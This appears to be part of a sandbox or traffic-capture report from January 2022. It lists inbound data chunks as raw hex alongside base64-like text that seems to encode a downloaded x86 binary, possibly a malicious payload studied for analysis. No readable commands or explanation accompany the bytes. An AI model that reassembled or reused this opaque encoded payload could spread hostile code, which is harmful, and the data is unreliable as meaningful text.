6ZGgyV07UrijHReAAAAoAahTn3REDbdu3ReF3u4kSvgAAAACDfeYAdBeERQyJKIT4DLRj3AO7qnlU/ /+JReLrB8dK6AAAbVj4FIC7ApaQB/z/////i0/YiUXrx0XMbVhzQa93h05XQgCLTeSDwQaJTdSEVdSJOJT4Bly7Ep7 cDwjHAQAAAAqLVQjIQgQAbVhzzC3+3gunyU0li1XwiwiJAYtCCItVndMxReFzU8UasscBAAAAAIFV8MdN
2022-01-30 12:33:36 UTC	935	IN	Data Raw: 46 39 41 6f 41 41 41 41 41 74 6b 58 30 36 4a 67 48 59 5a 6f 39 52 77 74 48 54 56 63 46 6f 49 49 47 45 50 67 50 45 55 55 66 69 30 30 49 0d 0a 71 31 6c 65 79 6a 30 36 31 49 78 57 79 31 55 49 38 67 38 51 52 52 70 6d 44 79 34 4b 65 49 49 47 66 63 65 46 68 53 78 49 59 73 55 53 53 73 59 41 4d 49 74 4e 43 49 6e 42 41 59 6c 43 43 49 74 56 0d 0a 5a 5a 35 78 62 2b 4e 33 58 38 32 58 51 34 6c 46 43 49 74 4e 43 4d 77 42 4d 49 74 61 43 49 50 43 62 4e 45 6d 53 65 4e 33 58 36 65 6a 51 67 41 41 69 30 55 4d 4b 30 38 49 67 2f 67 65 66 52 64 6f 0d 0a 7a 32 31 7a 51 51 43 61 4d 6b 68 48 4b 74 42 39 42 68 44 6f 46 36 67 44 41 49 50 4c 44 4d 64 46 6b 56 68 7a 51 57 6a 31 45 72 35 58 51 67 41 41 67 2b 77 49 38 67 55 51 52 52 44 39 44 78 45 45 0d 0a 53 64 55 6d 73 54 71 2f 45 72 Data Ascii: F9AoAAAAAtkX06JgHYZo9RwtHTVcFoIIGEPgPEUUfi00Iq1leyj061IxWy1Ul8g8QRRpmDy4KeIIGf ceFhSxIYsUSSsYAMItNCInBAYlCCItVZZ5xb+N3X82XQ4lFCItNCMwBMItaCIPCbNEmSeN3X6ejQgAAi0UMK08Ig/g efRdoz21zQQCaMkhHKtB9BhDoF6gDAIPLDMdFkVhzQWj1Er5XQgAAg+wl8gUQRRD9DxEESdUmsTq/Er
2022-01-30 12:33:36 UTC	951	IN	Data Raw: 32 76 61 38 79 34 38 78 52 55 6a 50 4a 69 31 58 38 67 38 67 45 69 51 71 47 53 67 53 4c 0d 0a 4b 4b 54 77 67 57 78 69 33 41 4e 66 77 63 45 45 55 65 68 74 78 77 67 41 67 38 51 48 69 31 58 38 71 6c 71 6e 4a 57 34 69 33 41 75 72 79 55 30 49 69 31 45 4d 69 56 6f 4d 69 30 58 7a 67 38 41 51 0d 0a 35 42 32 4c 79 69 58 4b 6b 45 2f 6a 77 41 59 51 4d 39 4b 4c 52 66 4b 44 77 41 53 47 45 49 6c 51 61 64 4d 2b 75 65 76 7a 55 78 2f 63 46 77 69 44 77 68 52 53 36 43 6e 48 41 67 43 4d 78 41 69 4c 0d 0a 4b 4b 43 30 51 55 53 78 55 56 37 63 42 2f 79 4c 35 56 33 43 42 41 72 4d 7a 4d 7a 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 78 77 43 37 67 67 59 51 0d 0a 58 70 48 34 46 4a 53 78 6c 55 72 65 53 49 6c 4b 42 49 74 46 2f 49 6e 41 42 46 Data Ascii: 2va8y48xRUjPJi1X8g8gEiQqGSgSLKKTwgWxi3ANfwcEEUehtxwgAg8QHi1X8qlqnJW4i3AuryU0li 1EMiVoMi0Xzg8AQ5B2LyiXKkE/jwAYQM9KLRfKDwASGEIlQadM+uevzUx/cFwiDwhRS6CnHAgCMxAiLKKC0QUSxUV7 cB/yL5V3CBArMzMzDzMzMoZS/jaT+m4ICyexRiU38i0/8xwC7ggYQXpH4FJSxlUreSIlKBItF/InABF

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:33:36 UTC	967	IN	Data Raw: 47 52 65 2b 39 78 6b 58 70 43 73 5a 46 0d 0a 69 70 61 31 42 49 41 35 6b 51 75 2b 4e 73 5a 46 36 74 2f 47 52 65 47 75 78 6b 58 6a 4e 4d 5a 46 67 4d 75 31 42 49 5a 5a 39 75 72 2f 52 52 43 44 34 41 45 50 68 59 49 41 41 41 43 45 44 61 53 6f 0d 0a 61 6b 6a 77 69 47 6d 37 57 75 72 2f 52 52 44 47 42 61 4f 6f 42 78 6f 42 44 31 66 50 5a 67 38 54 4b 4b 69 59 55 2b 4e 6e 70 38 32 56 51 34 74 46 39 49 50 51 41 49 4e 56 38 49 6c 4b 39 49 4e 39 0d 0a 6d 56 67 45 41 68 6f 30 31 44 4f 6e 54 58 4d 37 61 67 42 71 41 59 46 4e 39 46 47 45 56 66 42 53 68 57 76 36 51 32 69 35 70 2f 5a 57 51 67 41 41 61 38 67 41 6a 58 59 4e 34 47 6f 50 61 67 47 4c 0d 0a 4f 4b 77 68 79 69 33 43 42 36 5a 44 79 77 49 41 69 67 77 33 69 49 4b 55 71 41 63 66 36 36 56 6f 48 58 5a 31 55 59 44 55 33 30 Data Ascii: GRe+9xkXpCsZFipa1BIA5kQu+NsZF6t/GReGuxkXjNMZFgMu1BIZZ9ur/RRCD4AEPhYIAAACEDaSoa kjwiGm7Wur/RRDGBaOoBxoBD1fPZg8TKKiYU+Nnp82VQ4tF9IPQAINV8llK9IN9mVgEAho01DOnTXM7agBqAYFN9FG EVfBShWv6Q2i5p/ZWQgAAa8gAjXYN4GoPagGLOKwhyi3CB6ZDywIAigw3iIKUqAcf66VoHXZ1UYDU30
2022-01-30 12:33:36 UTC	983	IN	Data Raw: 4c 51 6a 71 55 42 70 56 55 37 64 54 6a 65 49 69 4a 43 6d 42 78 72 72 70 57 6a 50 50 51 59 51 68 61 49 70 51 32 69 78 6b 30 72 76 30 71 59 48 45 46 39 65 69 2b 39 64 77 38 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 52 79 41 52 6e 65 44 2f 7a 48 52 66 67 76 41 41 6f 41 78 6b 58 50 43 63 5a 46 72 42 69 31 42 4b 6f 44 6b 51 75 55 50 63 5a 46 7 8 4c 4c 47 52 63 38 5a 78 6b 58 4a 45 73 5a 46 0d 0a 71 6b 4f 31 42 4b 41 4e 6b 51 75 65 47 38 5a 46 79 6a 50 47 52 63 45 78 78 6b 58 44 73 73 5a 46 6f 45 47 31 42 4b 5a 6e 6b 51 75 59 46 4d 5a 46 30 44 37 47 52 64 74 59 78 6b 58 64 4d 4d 5a 46 0d 0a 76 6a 75 31 42 4c 79 51 6b 51 75 43 46 63 5a 46 31 6c 62 47 52 64 30 49 78 6b 58 58 65 38 5a 46 74 45 57 31 42 4c 49 70 6b 51 75 4d 50 38 5a 46 33 4c 66 47 52 64 63 2b 78 6b Data Ascii: LQjqUBpVU7dTjeIiJCmBxrrpWjPPQYQhaIpQ2ixk0rv0qYHEF9ei+9dw8zDzMzMONOfwoRyARneD/z HRfgvAAoAxkXPCcZFrBi1BKoDkQuUPcZFxLLGRc8ZxkXJEsZFqkO1BKANkQueG8ZFyjPGRcExxkXDssZFoEG1BKZnk QuYFMZF0D7GRdtYxkXdMMZFvju1BLyQkQuCFcZF1lbGRd0lxkXXe8ZFtEW1BLIpkQuMP8ZF3LfGRdc+xk
2022-01-30 12:33:36 UTC	999	IN	Data Raw: 6e 50 47 52 65 6e 6b 78 6b 58 72 79 4d 5a 46 69 4b 69 31 42 49 36 4f 6b 51 75 77 74 38 5a 46 36 4a 50 47 52 65 50 75 78 6b 58 6c 63 63 5a 46 0d 0a 68 76 4f 31 42 49 54 2b 6b 51 75 36 75 4d 5a 46 37 72 6a 47 52 65 57 62 6f 65 69 51 42 78 43 44 6a 56 6c 38 78 4f 41 79 56 30 37 63 54 2b 69 66 42 78 43 44 79 51 75 4a 44 65 69 51 42 78 44 47 0d 0a 61 4c 7a 73 52 6e 67 7a 57 42 6d 58 4a 41 38 54 52 66 44 72 45 6f 46 56 38 49 50 4e 41 59 74 46 6d 64 75 6a 51 65 46 6e 70 38 63 53 74 6f 4e 39 39 41 42 33 51 33 67 47 67 33 33 2f 45 48 4d 37 0d 0a 42 31 67 5a 51 4f 4e 2f 6f 78 2f 63 46 2f 42 53 36 41 38 73 41 67 71 4c 38 4c 67 4f 41 41 41 41 42 70 42 7a 7a 42 51 2f 74 79 52 58 4b 41 47 4c 56 66 52 53 69 30 2f 77 55 4f 6a 2f 4b 77 49 41 0d 0a 35 31 52 45 79 65 44 6d Data Ascii: nPGRenkxkXryMZFiKi1BI6OkQuwt8ZF6JPGRePuxkXlccZFhvO1BIT+kQu6uMZF7rjGReWboeiQBxC DjVl8xOAyV07cT+ifBxCDyQuJDeiQBxDGaLzsRngzWBmXJA8TRfDrEoFV8lPNAYtFmdujQeFnp8cStoN99AB3Q3gGg 33/EHM7B1gZQON/ox/cF/BS6A8sAgqL8LgOAAAABpBzzBQ/tyRXKAGLVfRSi0/wUOj/KwIA51REyeDm
2022-01-30 12:33:36 UTC	1015	IN	Data Raw: 78 7a 34 46 4a 52 67 76 35 32 74 51 77 43 44 78 41 69 4c 52 66 61 4c 35 56 33 4e 42 41 44 4d 0d 0a 4f 4e 4f 66 4b 35 64 61 39 30 6c 52 55 6d 53 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 2f 79 43 58 65 33 41 75 37 77 65 68 6f 69 55 58 6f 69 30 66 6f 67 38 46 6e 36 4b 35 55 0d 0a 6b 71 66 34 44 49 43 78 6c 69 62 65 44 2f 43 4c 56 66 44 48 41 6c 70 6c 42 68 44 49 52 66 77 41 62 56 68 7a 79 69 33 43 6b 45 34 58 4a 67 59 51 69 30 33 77 55 65 4b 51 39 51 45 50 67 38 51 45 0d 0a 71 68 32 50 76 70 66 4e 71 4d 55 43 53 6f 50 69 41 58 51 55 61 4c 6f 41 41 41 43 45 52 65 79 44 68 54 41 6a 71 53 37 49 56 6b 37 55 68 67 69 4c 52 65 79 44 36 47 4b 4c 54 66 52 72 69 51 30 41 0d 0a 62 56 68 7a 79 6f 31 76 6c 55 70 58 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c Data Ascii: xz4FJRgv52tQwCDxAiLRfaL5V3NBADMONOfK5da90lRUmShAAAAAFpkiSUPAAAA7rR/yCXe3Au7weh oiUXoi0fog8Fn6K5Ukqf4DICxlibeD/CLVfDHAlplBhDIRfwAbVhzyi3CkE4XJgYQi03wUeKQ9QEPg8QEqh2PvpfNq MUCSoPiAXQUaLoAAACEReyDhTAjqS7IVk7UhgiLReyD6GKLTfRriQ0AbVhzyo1vlUpXjszMzMzF+L
2022-01-30 12:33:36 UTC	1031	IN	Data Raw: 51 45 41 69 59 2f 30 2b 66 2f 77 6a 59 31 49 0d 0a 6d 4b 65 4d 71 63 41 58 71 4c 48 63 56 79 43 66 42 78 42 53 6f 54 61 66 42 78 42 66 6a 55 33 6b 68 56 75 51 76 4a 64 69 76 35 4f 49 76 2f 38 50 74 73 69 46 79 51 57 45 6c 77 49 50 41 49 50 73 0d 0a 64 64 4f 6e 79 4d 33 43 72 72 47 6f 45 4b 48 4d 6e 67 63 51 55 49 64 4e 35 4f 6a 58 34 76 33 2f 35 70 43 62 45 49 7a 50 71 4b 5a 62 55 67 41 41 69 45 58 4e 69 6b 66 4e 69 45 33 44 44 37 5a 56 0d 0a 6f 64 32 68 54 75 77 44 56 6b 35 58 4b 41 43 44 37 42 69 4c 78 49 4f 6c 37 50 6e 77 2f 31 43 4c 59 44 7a 73 52 6e 68 6a 32 67 4f 7a 71 70 72 69 2f 66 2b 4c 79 4f 49 54 35 50 33 77 69 59 58 6f 0d 0a 6c 4b 65 4d 68 79 33 4f 49 38 32 37 57 6f 76 4d 69 61 58 6b 2b 66 58 2f 6a 56 57 72 55 75 69 31 6d 71 61 4d 79 4f 33 53 Data Ascii: QEAiY/0+f/wjY1ImKeMqcAXqLHcVyCfBxBSoTafBxBfjU3khVuQvJdiv5OIv/8PtsiFyQWElwIPAIPsddOnyM3Cr rGoEKHMngcQUIdN5OjX4v3/5pCbElzPqKZbUgAAiEXNikfNiE3DD7ZVod2hTuwDVk5XKACD7BiLxlOl7Pnw/1CLYDz sRnhj2gOzqpri/f+LyOIT5P3wiYXoIKeMhy3OI827WovMiaXk+fX/jVWrUui1mqaMyO3S
2022-01-30 12:33:36 UTC	1047	IN	Data Raw: 0a 71 56 7a 36 42 4c 44 30 45 72 4a 56 7a 34 30 59 2f 76 2f 2f 36 47 59 41 2f 2f 2b 43 68 65 54 39 6b 71 63 6a 79 69 58 71 33 46 2f 63 44 39 69 4c 51 68 54 2f 30 49 46 4e 33 49 50 47 42 49 6c 4e 0d 0a 73 5a 34 32 76 57 79 35 41 70 62 63 51 49 74 4e 32 49 74 51 45 50 58 53 69 45 58 6b 69 30 58 49 56 68 31 58 54 75 79 39 56 30 35 58 79 55 33 59 69 78 47 4c 54 64 4b 4c 51 67 7a 77 30 49 68 46 0d 0a 67 4e 58 2b 61 5a 62 4e 71 4d 63 61 2f 6f 74 56 76 49 6d 56 5 8 50 58 2f 2f 34 74 4b 76 49 4e 34 65 55 67 42 54 61 2b 33 4e 37 47 6f 76 51 45 41 41 41 44 72 43 73 32 46 59 50 2f 77 2f 77 41 41 0d 0a 62 56 6a 35 7a 41 6a 4e 71 4c 48 66 44 2b 34 50 74 6c 58 75 68 64 68 30 46 34 74 4b 76 49 73 49 35 4e 57 48 76 35 66 4e 33 4e 75 6a 76 50 2f 2f 69 5a 56 63 2f 2f 58 2f Data Ascii: qVz6BLD0ErJVz40Y/v//6GYA//+CheT9kqcjyiXq3F/cD9iLQhT/0lFN3IPGBIlNsZ42vWy5ApbcQItN2ItQEPXS iEXki0XIVh1XTuy9V05XyU3YixGLTdKLQgzw0IhFgNX+aZbNqMca/otVvImVXPX//4tKvIN4eUgBTa+3N7GovQEAAA DrCs2FYP/w/wAAbVj5zAjNqLHfD+4PtlXuhdh0F4tKvIsI5NWHv5fN3NujvP//iZVc//X/
2022-01-30 12:33:36 UTC	1063	IN	Data Raw: 68 41 41 41 41 41 46 70 6b 69 53 55 50 41 41 41 41 37 72 52 50 79 43 58 61 33 41 75 2f 79 30 58 73 69 30 33 73 69 55 66 77 69 31 58 6a 67 38 49 45 0d 0a 35 41 32 76 79 69 33 65 31 49 35 66 79 30 58 59 69 30 33 77 67 7a 4d 41 44 34 53 52 41 41 41 41 35 67 32 76 79 6d 71 37 45 6f 72 63 44 2f 43 4c 45 59 6c 56 77 49 46 46 36 49 6c 4b 31 49 7 4 4e 0d 0a 75 64 45 2b 2f 65 4e 6e 76 38 63 43 6b 6f 74 46 30 49 6c 46 75 49 46 4e 32 49 74 61 38 49 73 42 52 6c 71 79 75 57 71 37 45 6f 4c 63 44 2f 43 4c 45 59 6c 56 79 49 46 46 7a 4d 48 76 41 6f 6c 46 0d 0a 69 64 4d 2b 69 65 46 2f 74 34 6b 53 76 67 41 41 41 41 43 42 66 65 34 41 45 41 41 50 63 67 32 4e 4f 4c 77 68 7a 43 33 53 42 36 59 62 2b 50 2f 2f 69 30 33 6b 55 59 46 56 34 46 4c 6e 68 6e 68 57 34 42 0d 0a 62 64 75 33 53 61 Data Ascii: hAAAAAFpkiSUPAAAA7rRPyCXa3Au/y0Xsi03siUfwi1Xjg8IE5A2vyi3e1l5fy0XYi03wgzMAD4SRA AAA5g2vymq7EorcD/CLEYlVwIFF6IlK1ItNudE+/eNnv8cCkotF0IlFuIFN2Ita8IsBRlqyuWq7EoLcD/CLEYlVyIFFzMHvAolFi dM+ieF/t4kSvgAAAACBfe4AEAAPcg2NOLwhzC3SB6Yb+P//i03kUYFV4FLnhW4Bbdu3Sa
2022-01-30 12:33:36 UTC	1079	IN	Data Raw: 6f 6a 67 75 30 45 41 49 79 50 55 54 63 46 2f 78 53 36 41 66 6e 2f 2f 57 4c 52 66 7a 4a 51 41 6f 41 0d 0a 35 72 30 75 67 71 54 2b 6d 34 4b 62 6a 73 7a 4d 7a 4d 7a 4d 7a 46 2b 4c 37 46 47 47 54 66 79 4c 4b 4b 52 38 39 79 41 6a 30 6f 63 6a 58 47 69 56 79 7a 63 68 61 4a 39 44 59 2f 39 6c 41 47 6f 52 0d 0a 35 67 32 50 45 34 44 31 73 62 47 6f 79 55 58 38 78 6b 41 52 41 49 48 6c 58 63 50 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 49 43 79 65 78 52 69 55 33 38 69 30 2f 38 44 37 5a 48 45 59 58 4a 0d 0a 47 55 59 62 68 4d 30 4e 64 69 5a 43 6c 5a 73 46 61 67 42 71 45 59 46 56 2f 46 4 c 6e 68 2b 62 2f 6b 74 4d 32 76 61 35 79 52 6b 37 63 70 31 33 44 7a 4d 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 45 4f 46 2f 71 38 55 53 76 67 2b 32 53 42 4b 46 79 58 Data Ascii: ojgu0EAIyPUTcF/xS6Afn//WLRfzJQAoA5r0ugqT+m4KbjszMzMzMzF+L7FGGTfyLKKR89yAj0ocjXGiVyzchaJ9 DY/9lAGoR5g2PE4D1sbGoyUX8xkARAIHlXcPDzMzMoZS/jaT+m4ICyexRiU38i0/8D7ZHEYXJGUYbhM0NdiZClZsFa gBqEYFV/FLnh+b/ktM2va5yRk7cp13DzMzMzMbMzMzDzMzMONOfEOF/q8USvg+2SBKFyX

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:33:36 UTC	1095	IN	Data Raw: 6c 41 41 41 41 41 4c 4b 34 4a 41 41 50 36 4c 34 57 0d 0a 62 46 69 30 42 4a 51 79 56 30 35 58 7a 30 55 49 69 55 58 67 69 30 66 67 69 55 33 58 69 31 58 67 37 69 4a 6e 55 52 6f 37 6b 41 75 4c 51 77 41 41 41 4f 73 48 78 30 2f 63 41 41 41 50 41 49 70 46 0d 0a 73 64 41 32 73 6d 65 45 47 72 33 53 69 33 51 4f 69 31 58 67 69 77 69 4a 52 62 69 45 54 62 69 4a 49 49 44 34 46 4c 43 37 41 76 72 63 42 37 53 4a 52 62 42 71 52 47 41 41 6a 59 31 44 2f 2f 2f 2f 0d 0a 50 4c 43 5a 35 70 66 4e 50 56 34 39 51 6f 31 56 6b 46 4c 6f 33 61 33 2f 2f 7a 50 50 69 45 58 79 34 42 57 42 71 53 69 58 71 62 48 65 42 39 53 4c 54 64 54 6f 78 64 4c 2f 2f 32 67 50 49 41 41 41 0d 0a 34 4e 56 50 6d 70 66 4e 42 73 55 43 6c 6c 4a 71 41 47 67 6f 63 41 77 51 36 48 6e 78 2f 66 2f 2f 76 57 75 7a 79 53 Data Ascii: lAAAAALK4JAAP6L4WbFi0BJQyV05Xz0UIiUXgi0fgiU3Xi1Xg7iJnURo7kAuLQwAAAOsHx0/cAAAPA lpFsdA2smeEGr3Si3QOi1XgiwiJRbiETbiJIID4FLC7AvrcB7SJRbBqRGAAjY1D////PLCZ5pfNPV49Qo1VkFLo3a3 //zPPiEXy4BWBqSiXqbHeB9SLTdToxdL//2gPIAAA4NVPmpfNBsUCllJqAGgocAwQ6Hnx/f//vWuzyS
2022-01-30 12:33:36 UTC	1111	IN	Data Raw: 4e 0d 0a 6d 54 7a 36 54 47 67 79 56 30 37 63 70 31 33 43 43 41 42 6d 6b 46 45 75 41 78 43 35 4c 67 4d 51 65 6e 64 77 55 52 41 64 56 46 36 4f 62 51 4d 51 4f 6a 41 44 45 4a 45 77 41 78 44 7a 4d 41 4d 51 0d 0a 62 56 6c 78 52 6d 73 32 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 61 6c 39 32 52 6d 38 31 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 0d 0a 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 77 63 48 42 77 30 48 42 77 63 49 42 77 63 48 61 6c 39 30 52 6d 38 31 55 45 6c 51 52 51 63 48 42 73 7a 4d 7a 4d 62 4d 7a 4d 7a 44 7a 4d 7a 4d 0d 0a 4f 4e 4f 66 77 6f 51 71 33 67 4f 6e 77 65 77 49 33 55 55 49 33 52 59 6b 36 4e 6b 6e 41 51 43 44 71 56 44 72 78 4b 68 4e 58 6f 6b 53 74 67 45 41 41 41 44 72 42 38 Data Ascii: NmTz6TGgyV07cp13CCABmkFEuAxC5LgMQendwURAdVF6ObQMQOjADEJEwAxDzMAMQbVl xRms2UElQRQcHBwcHBw0HBwcIBwcHal92Rm81UElQRQcHBwcHBw0HBwcIBwcHal90Rm81UElQRQcHBwc HBw0HBwcIBwcHal90Rm81UElQRQcHBszMzMbMzMzDzMzMONOfwoQq3gOnwewI3UUI3RYk6NknAQCDqVD rxKhNXokStgEAAADrB8
2022-01-30 12:33:36 UTC	1127	IN	Data Raw: 6f 6c 4e 31 49 74 56 31 46 69 4e 6a 59 54 30 2f 2f 2f 6f 61 65 43 50 76 75 57 33 30 37 57 6f 76 59 6d 46 6c 50 76 2f 2f 38 79 46 6d 50 76 77 2f 77 48 47 0d 0a 4b 4b 52 35 7a 4f 56 65 72 4c 47 6f 79 34 30 30 2f 2f 2f 2f 6a 5a 2b 63 2b 2f 2f 77 69 5a 55 34 6b 71 65 4d 79 75 30 47 71 4c 47 6f 79 59 30 34 2f 2f 2f 2f 69 59 38 73 2f 2f 2f 77 69 59 30 77 0d 0a 6b 71 65 4d 4b 32 70 59 56 73 58 43 63 76 2f 2f 2f 31 4b 4c 68 53 62 2f 2f 2f 39 66 6a 59 32 77 6c 4b 65 4d 71 59 6a 75 71 72 48 61 7a 37 44 35 2f 2f 2b 4a 6a 63 72 35 2f 2f 2f 4a 68 63 54 35 0d 0a 6b 71 64 79 68 79 33 4f 58 49 6b 53 6b 74 69 65 42 78 43 4c 56 64 70 53 6a 59 32 76 2b 2f 2f 2f 68 63 76 46 76 5a 65 2f 30 75 36 73 76 66 2b 4a 68 62 44 37 2f 2f 58 47 68 62 54 30 2f 2f 38 42 0d 0a 71 78 32 50 Data Ascii: olN1ItV1FiNjYT0///oaeCPvuW307WovYmFlPv//8yFmPvw/wHGKKR5zOVerLGoy400////jZ+c+//wiZU4kqeMy u0GqLGoyY04////iY8s///wiY0wkqeMK2pYVsXCcv///1KLhSb///9fjY2wlKeMqYjuqrHaz7D5//+Jjcr5///JhcT5kqdyhy3OX lkSktieBxCLVdpSjY2v+///hcvFvZe/0u6svf+JhbD7//XGhbT0//8Bqx2P
2022-01-30 12:33:36 UTC	1143	IN	Data Raw: 76 2f 2f 35 74 31 6e 76 35 66 4e 33 4d 4e 50 76 50 2f 2f 69 59 55 4d 2f 76 58 2f 69 59 30 66 2f 76 2f 2f 0d 0a 42 31 6f 5a 51 4f 4f 6e 52 37 43 6f 76 56 4b 4c 68 51 7a 2b 2f 2f 56 51 6a 59 30 62 2b 76 2f 2f 68 63 76 64 76 4a 65 2f 32 6c 71 74 76 66 2b 4a 6a 53 54 36 2f 2f 58 47 68 53 6a 31 2f 2f 38 42 0d 0a 71 78 32 50 55 71 2b 33 57 37 47 6f 76 64 69 65 42 78 43 4c 6c 51 62 2f 2f 2f 39 64 6a 59 30 6f 6c 71 65 4d 71 53 69 36 71 37 48 61 78 79 6a 37 2f 2f 2b 4a 68 54 4c 37 2f 2f 2f 4a 68 54 7a 37 0d 0a 6b 71 64 79 68 79 33 4f 51 38 32 37 57 6f 76 4d 69 61 56 77 2f 50 58 2f 69 55 32 58 6a 56 56 4d 35 4d 31 37 76 70 66 4e 33 4d 74 66 76 66 2f 2f 69 59 56 73 2f 50 58 2f 6a 55 33 54 55 51 2b 32 0d 0a 4f 49 4d 68 79 69 57 71 76 78 76 47 76 76 2f 47 52 66 77 56 Data Ascii: v//5t1nv5fN3MNPvP//iYUM/vX/iY0f/v//B1oZQOOnR7CovVKLhQz+//VQjY0b+v//hcvdvJe/2lqtvf+JjST6/ /XGhSj1//8Bqx2PUq+3W7GovdieBxCLlQb///9djY0olqeMqSi6q7Haxyj7//+JhTL7///JhTz7kqdyhy3OQ827WovMiaVw/PX/i U2XjVVM5M17vpfN3Mtfvf//iYVs/PX/jU3TUQ+2OlMhyiWqvxvGvv/GRfwV
2022-01-30 12:33:36 UTC	1159	IN	Data Raw: 55 32 38 55 59 32 56 56 50 62 2f 2f 31 4a 6c 41 47 67 4d 0d 0a 48 56 35 6a 71 53 41 4f 71 72 47 6f 6b 6d 6f 42 6a 59 30 34 2f 76 58 2f 36 4a 6d 66 2f 66 2f 47 4b 4b 52 33 63 71 69 36 45 71 54 61 44 2b 72 6f 32 44 4c 2b 2f 34 4e 46 75 49 74 43 75 4f 68 74 0d 0a 66 61 65 4d 79 69 57 4b 42 73 58 43 4f 76 2f 2f 2f 31 4b 4e 52 53 35 51 69 34 31 37 2f 2f 2f 2f 50 4e 58 6d 43 5a 62 4e 71 42 79 2f 69 57 62 38 2f 31 44 6f 52 57 7a 38 2f 31 44 6e 76 32 62 38 0d 0a 6b 67 69 62 2b 41 37 4f 71 48 32 58 79 6b 58 70 6a 55 33 70 36 42 59 6c 2f 76 2b 47 52 62 53 4c 49 4f 79 62 59 47 66 4e 71 4d 55 61 39 6c 47 4e 6c 56 54 38 2f 2f 56 53 6a 59 56 48 2f 76 2f 2f 0d 0a 50 62 44 35 4a 35 54 4e 42 36 62 54 4a 50 7a 2f 4d 38 6d 49 54 65 4b 4e 54 65 6a 6e 6c 2f 44 39 6b 74 45 32 Data Ascii: U28UY2VVPb//1JlAGgMHV5jqSAOqrGokmoBjY04/vX/6Jmf/f/GKKR3cqi6EqTaD+ro2DL+/4NFuItCuOhtfaeMy iWKBsXCOv///1KNRS5Qi417////PNXmCZbNqBy/iWb8/1DoRWz8/1Dnv2b8kgib+A7OqH2XykXpjU3p6BYl/v+GRbS LIOybYGfNqMUa9lGNlVT8//VSjYVH/v//PbD5J5TNB6bTJPz/M8mITeKNTejnl/D9ktE2
2022-01-30 12:33:36 UTC	1175	IN	Data Raw: 67 59 51 0d 0a 68 53 32 62 51 57 69 78 6b 30 4c 63 46 2f 79 4c 41 6f 6f 49 69 45 66 34 67 48 33 33 41 41 2b 45 37 56 68 7a 51 65 68 50 72 30 38 6a 53 6f 42 39 2b 41 4a 30 50 4f 46 2b 69 31 58 7a 69 77 4b 4c 0d 0a 4a 56 44 36 44 4a 69 35 41 72 37 65 46 2b 79 4c 52 65 79 4a 52 65 4b 4c 54 65 69 45 45 59 73 43 35 42 32 58 79 69 58 57 33 67 4f 33 7a 31 58 67 69 56 58 63 69 30 2f 63 69 77 69 45 56 66 79 4a 0d 0a 4a 31 79 59 44 2b 4e 33 71 38 56 66 79 56 45 49 69 56 58 59 69 30 2f 59 69 55 58 37 69 30 33 30 35 42 57 37 79 6a 33 47 33 45 7a 65 42 39 53 4c 54 64 53 4a 54 64 71 4e 56 64 43 47 56 63 79 4c 0d 0a 4b 4a 54 34 53 65 4e 6e 71 38 63 64 53 75 73 57 69 30 58 38 78 30 6f 4d 41 51 41 50 41 4f 73 4b 35 68 57 50 68 69 6b 2b 56 30 35 58 51 6f 76 6c 58 63 50 4d Data Ascii: gYQhS2bQWixk0LcF/yLAooIiEf4gH33AA+E7VhzQehPr08jSoB9+AJ0POF+i1XziwKLJVD6DJi5Ar7 eF+yLReyJReKLTeiEEYsC5B2XyiXW3gO3z1XgiVXci0/ciwiEVfyJJ1yYD+N3q8VfyVEIiVXYi0/YiUX7i0305BW7y j3G3EzeB9SLTdSJTdqNVdCGVcyLKJT4SeNnq8cdSusWi0X8x0oMAQAPAOsK5hWPhik+V05XQovlXcPM
2022-01-30 12:33:36 UTC	1191	IN	Data Raw: 58 30 77 59 51 38 67 39 59 77 63 6e 4d 7a 4d 7a 44 7a 4d 7a 4d 6f 5a 53 2f 6a 61 54 2b 6d 34 4c 55 66 35 79 74 42 78 41 47 66 42 76 46 2b 57 37 4f 78 4f 4e 35 0d 0a 54 35 70 79 49 35 6e 4d 58 36 69 58 67 51 39 58 79 66 49 50 4b 73 41 50 56 38 44 39 44 79 72 42 72 4c 46 73 73 32 64 72 57 6b 37 47 52 42 44 79 44 31 67 45 7a 66 4b 51 42 68 44 39 44 31 6a 42 0d 0a 72 67 33 34 72 5a 35 33 58 30 38 42 79 66 48 48 42 67 79 52 42 68 70 30 43 6d 6f 44 56 75 68 72 6c 36 65 4d 47 44 47 35 6b 52 41 4b 67 41 51 41 56 59 76 73 69 30 38 4d 67 2b 67 50 64 44 4f 44 0d 0a 68 56 6b 48 59 65 76 61 56 6a 70 47 77 65 67 42 64 41 55 7a 77 45 72 72 4d 4f 67 6e 2b 2f 2f 2f 68 6c 32 62 51 35 50 4e 71 45 48 68 67 75 73 66 2f 33 55 51 2f 33 38 49 36 42 67 50 41 41 42 5a 0d 0a 68 6b Data Ascii: X0wYQ8g9YwcnMzMzDzMzMoZS/jaT+m4LUf5ytBxAGfBvF+W7OxON5T5pyI5nMX6iXgQ9XyfIPKsAPV 8D9DyrBrLFss2drWk7GRBDyD1gEzfKQBhD9D1jBrg34rZ53X08ByfHHBgyRBhp0CmoDVuhrl6eMGDG5kRAKgAQAVYv si08Mg+gPdDODhVkHYevaVjpGwegBdAUzwErrMOgn+///hl2bQ5PNqEHhgusf/3UQ/38I6BgPAABZhk
